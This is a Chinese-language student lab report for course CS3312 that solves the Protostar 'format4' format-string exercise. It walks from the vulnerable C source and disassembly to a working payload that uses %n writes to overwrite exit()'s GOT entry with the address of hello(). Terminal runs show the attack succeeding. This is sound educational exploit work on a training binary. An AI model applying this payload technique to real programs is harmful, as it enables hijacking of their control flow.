CS3312 Lab Report Format4

Osamu Takenaka 520030990026

源码分析

C语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void hello()
{
    printf("code execution redirected! you win\n");
    _exit(1);
}

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);

    printf(buffer);

    exit(1);
}

int main(int argc, char **argv)
{
    vuln();
}
```

x86汇编代码(由objdump得到)：

```
080484b4 <hello>:
 80484b4:       55                      push   %ebp
 80484b5:       89 e5                   mov    %esp,%ebp
 80484b7:       83 ec 18                sub    $0x18,%esp
 80484ba:       c7 04 24 f0 85 04 08    movl   $0x80485f0,(%esp)
 80484c1:       e8 16 ff ff ff          call   80483dc <puts@plt>
 80484c6:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 80484cd:       e8 ea fe ff ff          call   80483bc <_exit@plt>

080484d2 <vuln>:
 80484d2:       55                      push   %ebp
 80484d3:       89 e5                   mov    %esp,%ebp
 80484d5:       81 ec 18 02 00 00       sub    $0x218,%esp
 80484db:       a1 30 97 04 08          mov    0x8049730,%eax
 80484e0:       89 44 24 08             mov    %eax,0x8(%esp)
 80484e4:       c7 44 24 04 00 02 00    movl   $0x200,0x4(%esp)
 80484eb:       00
 80484ec:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80484f2:       89 04 24                mov    %eax,(%esp)
 80484f5:       e8 a2 fe ff ff          call   804839c <fgets@plt>
 80484fa:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8048500:       89 04 24                mov    %eax,(%esp)
 8048503:       e8 c4 fe ff ff          call   80483cc <printf@plt>
 8048508:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 804850f:       e8 d8 fe ff ff          call   80483ec <exit@plt>

08048514 <main>:
 8048514:       55                      push   %ebp
 8048515:       89 e5                   mov    %esp,%ebp
 8048517:       83 e4 f0                and    $0xfffffff0,%esp
 804851a:       e8 b3 ff ff ff          call   80484d2 <vuln>
 804851f:       89 ec                   mov    %ebp,%esp
 8048521:       5d                      pop    %ebp
 8048522:       c3                      ret


080483bc <_exit@plt>:
 80483bc:       ff 25 18 97 04 08       jmp    *0x8049718
 80483c2:       68 18 00 00 00          push   $0x18
 80483c7:       e9 b0 ff ff ff          jmp    804837c <.plt>

080483cc <printf@plt>:
 80483cc:       ff 25 1c 97 04 08       jmp    *0x804971c
 80483d2:       68 20 00 00 00          push   $0x20
 80483d7:       e9 a0 ff ff ff          jmp    804837c <.plt>

080483dc <puts@plt>:
 80483dc:       ff 25 20 97 04 08       jmp    *0x8049720
```

```
 80483e2:       68 28 00 00 00          push   $0x28
 80483e7:       e9 90 ff ff ff          jmp    804837c <.plt>

080483ec <exit@plt>:
 80483ec:       ff 25 24 97 04 08       jmp    *0x8049724
 80483f2:       68 30 00 00 00          push   $0x30
 80483f7:       e9 80 ff ff ff          jmp    804837c <.plt>
```

程序结构

1. **全局变量**:

   ```
   int target;
   ```
   这里定义了一个全局变量 `target`。在本例中，该变量未被显式使用，和我们这次的攻击无关。

2. **函数 `hello()`**:

   ```
   void hello()
   {
       printf("code execution redirected! you win\n");
       _exit(1);
   }
   ```
   这个函数的作用是打印成功信息并退出程序。在一个正常的使用情况下，这个函数不会被调用。但是，如果存在漏洞，攻击者可以重定向代码执行到这个函数。


3. **函数 `vuln()`**:

   ```
   void vuln()
   {
       char buffer[512];

       fgets(buffer, sizeof(buffer), stdin);

       printf(buffer);

       exit(1);
   }
   ```
   这个函数是漏洞的关键所在。它读取标准输入到一个缓冲区，然后使用 `printf` 函数直接输出，这里没有使用格式字符串（例如 `printf("%s", buffer);`），因此如果输入包含格式说明符（如 `%s`，`%x` 等），它们会被 `printf` 解释，可以导致内存泄露或者执行非法内存访问。

4. **主函数 `main()`**:

   ```
   int main(int argc, char **argv)
   {
       vuln();
   }
   ```
   主函数只是调用了 `vuln()` 函数。

攻击方式



我们的最终目的是执行 `hello()` 函数，因此我们需要改变程序执行流，使得程序执行到 `hello()` 函数。

通过查看汇编代码，我们可以看到 `hello()` 函数的地址为 `0x080484b4`

同时，我们可以看到 `vuln()` 函数中调用了 `exit()`，

```
804850f:       e8 d8 fe ff ff          call   80483ec <exit@plt>
```
而 `exit()` 函数开头第一句是 `jmp *0x8049724`，这里存放的是 `exit()` 函数的GOT表项

```
080483ec <exit@plt>:
 80483ec:       ff 25 24 97 04 08       jmp    *0x8049724
 80483f2:       68 30 00 00 00          push   $0x30
 80483f7:       e9 80 ff ff ff          jmp    804837c <.plt>
```
所以，我们只需要将 `exit()` 函数的GOT表项修改为 `hello()` 函数的地址，这样当程序调用 `exit()` 函数时，实际上会跳转到 `hello()` 函数。

简单地说，我们只需要干一件事：将 `Mem[0x8049724]` 中的值改为 `0x080484b4`。

gdb调试

由于gdb的栈地址和实际运行时的栈地址不同，因此我们不用gdb，而直接通过格式化字符串本身的特性来查看栈上的内容。

我们还是先寻找 `buffer[0]` 的地址和 `vuln` 函数栈帧顶的偏移量（如图红色箭头这段）

```
root@protostar:/opt/protostar/bin# python -c "print 'AAAA' + '%08x.'*20 + '[%08x]'" | ./format4
AAAA00000200.b7fd8420.bffffaf4.41414141.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.
[3830252e]
```

我们在buffer开头加入了4个A，然后打印了80个字节的内容，发现 `buffer[0-4]` 也就是 `41414141` 这段离栈顶12个字节。

所以我们修改一下脚本:

```
root@protostar:/opt/protostar/bin# python -c "print 'AAAA' + '%08x.'*3 + '[%08x]'" | ./format4
AAAA00000200.b7fd8420.bffffaf4.[41414141]
```

可以看到 `buffer[0-3]` 的内容已经选中了，接下来只要将AAAA替换为 `0x08049724` 即可

```
14-Apr-24root@protostar:/opt/protostar/bin# python -c "print '\x24\x97\x04\x08' + '%08x.'*3 + '[%08x]'" | ./format4
00000200.b7fd8420.bffffaf4.[08049724]
root@protostar:/opt/protostar/bin# python -c "print '\x24\x97\x04\x08' + '%08x.'*3 + '[%08n]'" | ./format4
00000200.b7fd8420.bffffaf4.[]
Segmentation fault
```

可以看到我们已经成功修改了 `Mem[0x08049724]` 的值，但是这个值显然不是我们想要的，所以报错了，我们需要的是 `0x080484b4`

由于这个值比较大，直接修改 `%08x` 中的数字虽然也能攻击成功，但是会在终端里打印大量的字符，不美观。

我们可以通过将这个4字节的数字 `0x080484b4`，拆分为4个1字节的数字4次依次在内存中写入，这样就可以避免大量字符的打印

我们需要在 `Mem[0x08049724]`，`Mem[0x08049725]`，`Mem[0x08049726]`，`Mem[0x08049727]` 中分别写了 `0xb4`，`0x84`，`0x04`，`0x08`，

但是字符的长度是递增的，这组数显然不是递增的

所以我们可以在写入的时候不止写入一个字节，令其最低位的一个字节符合要求即可，反正高位会被后续的写入覆盖。

我们这么构造：

`Mem[0x08049724]` 写入 `0xb4`，

`Mem[0x08049725]` 写入 `0x184`，

`Mem[0x08049726]` 写入 `0x204`，

`Mem[0x08049727]` 写入 `0x308`.

接下来我们需要计算在字符串中的需要填充的字符数：

0xb4 - 0x10 = 0xa4 = 164

0x184 - 0xb4 = 0xd0 = 208

0x204 - 0x184 = 0x80 = 128

0x308 - 0x204 = 0x104 = 260

于是我们构造如下的payload： 简单解释一下，`4\$`，那个 `$` 由于有特殊意义，需要转义一下，这样就是 `4\$`，这个指的是第 4 个参数，即我们要修改的第一个地址，后面以此类推

```
print '\x24\x97\x04\x08' + '\x25\x97\x04\x08' + '\x26\x97\x04\x08' + '\x27\x97\x04\x08' + '%164u%4\$08n' + '%208u%5\$08n' +
'%128u%6\$08n' + '%260u%7\$08n'
```

在终端运行，

```
root@protostar:/opt/protostar/bin# python -c "print '\x24\x97\x04\x08' + '\x25\x97\x04\x08' + '\x26\x97\x04\x08' + '\x27\x97\x04\x08' + '%164u%4\$08n' + '%208u%5\$08n' + '%128u%6\$08n' + '%260u%7\$08n'" | ./format4
                                                                                                                                512
                                                                                                3086844960
              3221224180
                                  134518564
code execution redirected! you win
root@protostar:/opt/protostar/bin#
```

攻击成功

攻击脚本内容

在终端中运行：

```
python -c "print '\x24\x97\x04\x08' + '\x25\x97\x04\x08' + '\x26\x97\x04\x08' + '\x27\x97\x04\x08' + '%164u%4\$08n' +
'%208u%5\$08n' + '%128u%6\$08n' + '%260u%7\$08n'" | ./format4
```

结果（非GDB环境）

```
root@protostar:/opt/protostar/bin# python -c "print '\x24\x97\x04\x08' + '\x25\x97\x04\x08' + '\x26\x97\x04\x08' + '\x27\x97\x04\x08' + '%164u%4\$08n' + '%208u%5\$08n' + '%128u%6\$08n' + '%260u%7\$08n'" | ./format4
                                                                                                                                512
                                                                                                3086844960
              3221224180
                                  134518564
code execution redirected! you win
root@protostar:/opt/protostar/bin#
```

攻击成功